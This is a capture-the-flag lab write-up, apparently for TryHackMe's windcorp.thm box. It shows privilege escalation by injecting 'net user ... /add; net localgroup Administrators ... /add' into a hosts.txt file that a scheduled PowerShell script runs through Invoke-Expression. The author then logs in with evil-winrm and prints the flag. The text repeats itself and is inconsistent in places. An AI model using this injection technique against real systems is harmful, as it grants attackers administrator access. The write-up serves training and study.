When we navigated to `C:\>` and displayed its contents, we saw a file named scripts. When we listed scripts, we discovered the files `log.txt` and `checkserver.pl1`. After looking at log.txt and checkservers.ps1, we discovered that the code was retrieving and running commands from `C:\Users\brittanycr\hosts.txt` directory.

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/3/2020   5:53 AM           4119 checkservers.ps1
-a----         2/6/2022  12:07 AM             31 log.txt
```

```
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "          @windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\          \hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
     write-host "Available host ---> "$_ -BackgroundColor Green -ForegroundColor White
     [Array]$available += $_
    }
else
```

But this user is not admin privileged and we cannot set that access as `buse` user so edit the Hosts.txt file and update it with the command `net localgroup Administrators hacker /add` which changed the access level as an administrator.

The user has only access to SMB so we can use smbclient to download the hosts file and reupload after making the necessary changes.

In order to alter the access level to that of an administrator, we edited the Hosts.txt file and added the command `net localgroup Administrators jam /add`. However, because this user lacks admin privileges, we are unable to accomplish that task as a buse user.

The user can only access SMB, thus we may get the hosts file using smbclient and then reupload it after making the required modifications.

```
┌──(jamoski㉿pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
└─$ smbclient //windcorp.thm/Users -U
Enter WORKGROUP\          's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sun May  3 03:35:58 2020
  ..                                  DR        0  Sun May  3 03:35:58 2020
  Administrator                        D        0  Sun May 10 16:48:11 2020
  All Users                       DHSrn        0  Sat Sep 15 12:58:48 2018
  angrybird                            D        0  Fri May  1 18:29:20 2020
  berg                                 D        0  Fri May  1 18:29:20 2020
  bluefrog579                          D        0  Fri May  1 18:29:20 2020
                                       D        0  Sun May  3 05:06:46 2020
  brownostrich284                      D        0  Fri May  1 18:29:20 2020
  buse                                 D        0  Sun Feb  6 11:17:02 2022
  Default                            DHR        0  Fri May  1 05:05:11 2020
  Default User                    DHSrn        0  Sat Sep 15 12:58:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 12:46:48 2018
  edward                               D        0  Fri May  1 18:29:20 2020
  freddy                               D        0  Sun May  3 05:00:16 2020
  garys                                D        0  Fri May  1 18:29:20 2020
  goldencat416                         D        0  Sun Feb  6 13:46:06 2022
  goldenwol                            D        0  Fri May  1 18:29:20 2020
  happ                                 D        0  Fri May  1 18:29:20 2020
  happyme                              D        0  Fri May  1 18:29:20 2020
  Luis                                 D        0  Fri May  1 18:29:20 2020
  orga                                 D        0  Fri May  1 18:29:20 2020
  organicf                             D        0  Fri May  1 18:29:20 2020
  organicfish718                       D        0  Sun Feb  6 13:46:59 2022
  pete                                 D        0  Fri May  1 18:29:20 2020
  Public                              DR        0  Thu Apr 30 20:05:47 2020
  purplecat                            D        0  Fri May  1 18:29:20 2020
  purplepanda                          D        0  Fri May  1 18:29:20 2020
  sadswan                              D        0  Fri May  1 18:29:20 2020
  sadswan869                           D        0  Sun Feb  6 13:47:23 2022
  sheela                               D        0  Fri May  1 18:29:20 2020
  silver                               D        0  Fri May  1 18:29:20 2020
  smallf                               D        0  Fri May  1 18:29:20 2020
  spiff                                D        0  Fri May  1 18:29:20 2020
  tinygoos                             D        0  Fri May  1 18:29:20 2020
  whiteleopard                         D        0  Fri May  1 18:29:20 2020

                15587583 blocks of size 4096. 10901783 blocks available
```

Now we have the file downloaded, we will inject our payload into the file.

```
hosts.txt                checkservers.ps1
; net user jamoski Qq@12345 /add;net localgroup Administrators jamoski /add
```

```
smb: \          \> put hosts.txt
putting file hosts.txt as \          \hosts.txt (0.1 kb/s) (average 0.1 kb/s)
```

```
┌──(jamoski㉿pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
└─$ crackmapexec smb windcorp.thm -u jamoski -p Qq@12345
SMB         windcorp.thm    445    FIRE             [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         windcorp.thm    445    FIRE             [+] windcorp.thm\jamoski:Qq@12345 (Pwn3d!)
```

As previously mentioned, the hosts.txt file has to be edited.

- Utilized `get hosts.txt` smb command to download it to our computer locally.
- Using `net localgroup Administrators jamoski /add`, modify the file on our host computer. We must first remove hosts.txt using rm.txt and then upload our changed file to that system with put hosts.txt.
- After uploading our hosts.txt, we already know that this `checkservers.ps1` runs for every minute and fetches hosts.txt and runs commands inside it
- After some time, our newly created user account gains admin privileges, enabling us to log in using evil-winrm and obtain the third flag.

```
┌──(jamoski㉿pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
└─$ evil-winrm -i windcorp.thm -u jamoski -p Qq@12345

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jamoski\Documents> cd ../../Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2020   1:22 AM             47 Flag3.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat Flag3.txt
THM{[redacted]f}
```

Now we have successfully logged in as an Admin into the target machine and can obtain Flag3.txt
THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

thanks